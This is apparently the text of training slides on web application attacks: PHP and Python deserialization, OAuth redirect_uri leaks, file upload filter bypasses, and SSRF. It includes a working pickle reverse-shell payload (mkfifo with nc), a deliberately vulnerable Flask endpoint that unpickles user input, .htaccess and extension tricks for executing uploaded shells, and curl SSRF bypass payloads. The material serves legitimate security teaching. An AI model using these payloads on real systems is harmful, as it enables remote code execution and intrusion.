  ```
  O:<class_name_length>:"<class_name>":<number_of_properties>:{<properties>};
  ```

- O:9:"FileClass":
  - Object, 9 character long name ("FileClass")
- 1:
  - Object has 1 property

PHP - (un)serialize()

-
```
$ php -r 'require("fileclass.php"); $foo = new FileClass; $foo->filename = "/etc/passwd"; echo serialize($foo);'
```

```
O:9:"FileClass":1:{s:8:"filename";s:11:"/etc/passwd";}
```

```
O:<class_name_length>:"<class_name>":<number_of_properties>:{<properties>};
```

- O:9:"FileClass":
  - Object, 9 character long name (“FileClass”)
- 1:
  - Object has 1 property
- s:8:"filename";s:11:"/etc/passwd";
  - Object property “filename” with value “/etc/passwd”

PHP - Magic Methods

- Magic Methods are functions which are invoked automatically without any specific function call to execute the code inside these functions.

- __construct(), __destruct(), __call(), __callStatic(), __get(), __set(), __isset(), __unset(), __sleep(), __wakeup(), __serialize(), __unserialize(), __toString(), __invoke(), __set_state(), __clone() and __debugInfo()

→ https://www.php.net/manual/en/language.oop5.magic.php

- During un-serialization process, these functions can be automatically invoked leading to a variety of chained vulnerabilities like local file read or sometimes even RCE.

```
// More hands-on with real world examples on upcoming lab 2
```

Python - (un)pickle()

➢ pickle.dumps() → Converts arrays/objects into byte streams

```
>>> import pickle
>>> pickle.dumps(['abcd', 'efg', 'h', 1, 2])

b'\x80\x03]q\x00(X\x04\x00\x00\x00abcdq\x01X\x03\x00\x00\x00efgq\x02X\x01\x00\x00\x00h
q\x03K\x01K\x02e.'

>>>pickle.loads(b'\x80\x03]q\x00(X\x04\x00\x00\x00abcdq\x01X\x03\x00\x00\x00efgq\x02X\
x01\x00\x00\x00hq\x03K\x01K\x02e.')

['abcd', 'efg', 'h', 1, 2]
```

➢ pickle.loads() - Converts byte streams to arrays/object.

Python - (un)pickle()

- pickle.loads($user_input) → Things gets interesting when user input is unpickled.

- An interesting thing to note here is the usage of object.__reduce__() which says:

  “When a tuple is returned, it must be between two and six items long. Optional items can either be omitted, or None can be provided as their value. The semantics of each item are in order:

  1. A callable object that will be called to create the initial version of the object.

  2. A tuple of arguments for the callable object. An empty tuple must be given if the callable does not accept any argument.”

- So using “__reduce__” in a class whose instances are going to pickle, we can give the process a callable along with some arguments to run.

- While this is intended for reconstructing the objects, we can abuse this for getting our own reverse shell code executed.

Python - (un)pickle()

App1:

```
import pickle
import base64
from flask import Flask, request

app = Flask(__name__)

@app.route("/", methods=["GET"])
def pickles():
    data =
base64.urlsafe_b64decode( request.args['data']
)
    deserialized = pickle.loads(data)
    return 'Unpickled!!', 200

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=8080)
```

```
import os, pickle, base64

class RCE:
    def __reduce__(self):
        cmd = ('rm /tmp/f; mkfifo /tmp/f; cat
/tmp/f | '
               '/bin/sh -i 2>&1 | nc 127.0.0.1 1234
> /tmp/f')
        return os.system, (cmd,)

if __name__ == '__main__':
    pickled = pickle.dumps(RCE())
    print(base64.urlsafe_b64encode(pickled))
```

Output:

```
b'gANjcG9zaXgKc3lzdGVtCnEAWFMAAABybSAvdG1wL2Y7IG1rZmlmbyAvdG1wL2
Y7IGNhdCAvdG1wL2YgfCAvYmluL3NoIC1pIDI-JjEgfCBuYyAxMjcuMC4wLjEgMT
IzNCA-IC90bXAvZnEBhXECUnEDLg=='
```

- ➢ If the above input in unpickled by App1, this can lead to RCE.

Lab 2: Subtle & Interesting Vulnerability Classes

https://training.7asecurity.com/ma/mwebapps/part2/lab2/

Image source

OAuth 2.0


- OAuth 2.0 is the industry-standard protocol for authorization

- OAuth 2.0 focuses on client developer simplicity while providing specific authorization flows for web applications, desktop applications, mobile phones etc…

- A typical OAuth URL will look like the following (URL decoded):

```
http://gallery:3005/oauth/authorize? response_type=code&client_id=photoprint&redirect_uri=http://photoprint:3000/callback& scope=view_gallery
```

OAuth 2.0 - workflow



Authorization Code Flow (RFC 6749, 4.1)

1. App asks User whether to link to Service, and User responds to it.

2. App makes an authorization request to Service's authorization endpoint.

3. Service returns an authorization page to App.

4. App displays the authorization page to User.

5. User checks the requested permissions, inputs ID and password to login Service, and approves the authorization request.

6. Service issues a short-lived authorization code.

7. App presents the authorization code to Service's token endpoint.

8. Service issues an access token to App.

A. App presents the access token and requests Resource.

B. Resource Server inquires of Authorization Server info about the access token.

C. Authorization Server returns info about the access token.

D. Resource Server verifies the access token and returns the requested resource.

A --- D = Web API call

© 2017 Authlete, Inc. https://www.authlete.com/

Attacking OAuth 2.0

- Once Authorization is complete, Auth code is send as a param with redirect_uri

- No validation in redirect_uri == Auth token leak

- Validation in redirect_uri + open redirect in client URL == Auth token leak (again !)

- A typical OAuth URL will look like the following (URL decoded):

```
http://gallery:3005/oauth/authorize? response_type=code&client_id=photoprint&redirect_uri=http://photoprint:3000/callback& scope=view_gallery
```

Lab 3: Attacking OAuth 2.0

https://training.7asecurity.com/ma/mwebapps/part2/lab3/

Attacking File Uploads

- Typically happens when the application allows the user to upload a file which is eventually executed.

- The end result of file upload vulnerabilities vary with each time, as it depends on how the uploaded file is being processed by the application or where it is stored.





Image source

File Uploads - Filter bypasses

- Bypassing blacklisted file extensions:
  - **Double Extensions**: `shell.jpg.php`
  - **Alternative file extensions**: `.php5, .php7, .phtml, .phar`
  - **Custom .htaccess**: If the app allows us to upload a custom “.htaccess” where apache supports the same in the backend, then we can configure a different extension to execute as PHP.

```
# upload the following in a “.htaccess” file and then
# rename shell.php to shell.jpg and upload.
AddType application/x-httpd-php .jpg
```

Lab 4: Attacking File uploads



https://training.7asecurity.com/ma/mwebapps/part2/lab4/

Image source

Server Side Request Forgery (SSRF)

- ➢ Server Side Request Forgery - An attacker has the ability to create requests from the vulnerable server.

- ➢ Can create requests from vulnerable server to intranet and can read the response most of the time.

- ➢ Protocol Smuggling - Using various URI schemes, using vulnerable server, attacker can communicate with services running on other ports or the ones behind firewall.

  Ex: file://, gopher:// etc…

Server Side Request Forgery (SSRF)

- Sometimes lets us bypass Access Controls:

secret.php:

```
<?php
if($_SERVER['REMOTE_ADDR']==='127.0.0.1') {
    echo "Access Granted. Hello Admin";
} else {
    echo "Access Denied";
}
?>
```

Bypass:

```
curl "http://localhost/ssrf/php/example2/curl.php?url=127.0.0.1/ssrf/php/example2/secret.php"
Access Granted. Hello Admin
```

SSRF - Filter bypasses

- Bypassing blacklisted IP/Domains:

Code:

```
if($host === '127.0.0.1' || $host === 'localhost') die('Browsing localhost is not allowed !');
```

Bypass 1:

```
# use custom domain name pointing to internal IP addresses
curl "http://localhost/ssrf/php/example3/curl.php?url=http://localtest.com:22"
```

Bypass 2:

```
# Using 302 redirects
# "header('Location: http://localhost/ssrf/php/example3/secret.php');" within redirect.php
curl "http://localhost/ssrf/php/example3/curl.php?url=http://localtest.com/ssrf/php/example3/redirect.php"
```

SSRF - Filter bypasses

- Bypassing blacklisted IP/Domains:

Code:

```
if($host === '127.0.0.1' || $host === 'localhost') die('Browsing localhost is not allowed !');
```

Bypass 3:

```
# Using IPV6
curl "http://localhost/ssrf/php/example3/curl.php?url=http://[0:0:0:0:0:ffff:127.0.0.1]/ssrf/php/example3/secret.php"
or
http://[::1]:80/
```

SSRF - Filter bypasses

- Bypassing blacklisted IP/Domains:

Code:

```
if($host === '127.0.0.1' || $host === 'localhost') die('Browsing localhost is not allowed !');
```

Bypass 4:

```
# Using IP encoding
Octal Notation: 127.0.0.1 → 0177.0.0.1
Hexadecimal Notation: 127.0.0.1 → 0x7f.0.0.1
Decimal Notation: 127.0.0.1 → (127<<24)+(0<<16)+(0<<8)+(1<<0) → 2130706433

curl "http://localhost/ssrf/php/example3/curl.php?url=http://0177.0.0.1:2"2
curl "http://localhost/ssrf/php/example3/curl.php?url=http://0x7f.0.0.1:2"2
curl "http://localhost/ssrf/php/example3/curl.php?url=http://2130706433:22"
```

SSRF - Filter bypasses

- ➢ Bypassing blacklisted IP/Domains:


Code:

```
if($host!=='www.google.com') die('Only www.google.com allowed');
```

Bypass:

```
# identify an open redirect in the whitelisted domain and use it to chain SSRF
http://localhost/ssrf/php/example4/curl.php?url=https%3A%2F%2Fwww.google.com%2Furl%3Fsa%3Dt%26rct%3Dj%26q%3D
%26esrc%3Ds%26source%3Dweb%26cd%3D%26cad%3Drja%26uact%3D8%26ved%3D2ahUKEwjJ4cG_gdnrAhXs7HMBHYixCNoQFjAAegQIA
hAB%26url%3Dhttps%253A%252F%252Fexample.com%252F%26usg%3DAOvVaw2g9Si57HiLP2X7LeNGKaHd
```

Lab 5: SSRF & File Parsers



https://training.7asecurity.com/ma/mwebapps/part2/lab5/

Image source

Q & A

Any questions? :)

> admin@7asecurity.com

> @7asecurity

> @7a_

> @owtfp [OWASP OWTF - owtf.org]

+ 7asecurity.com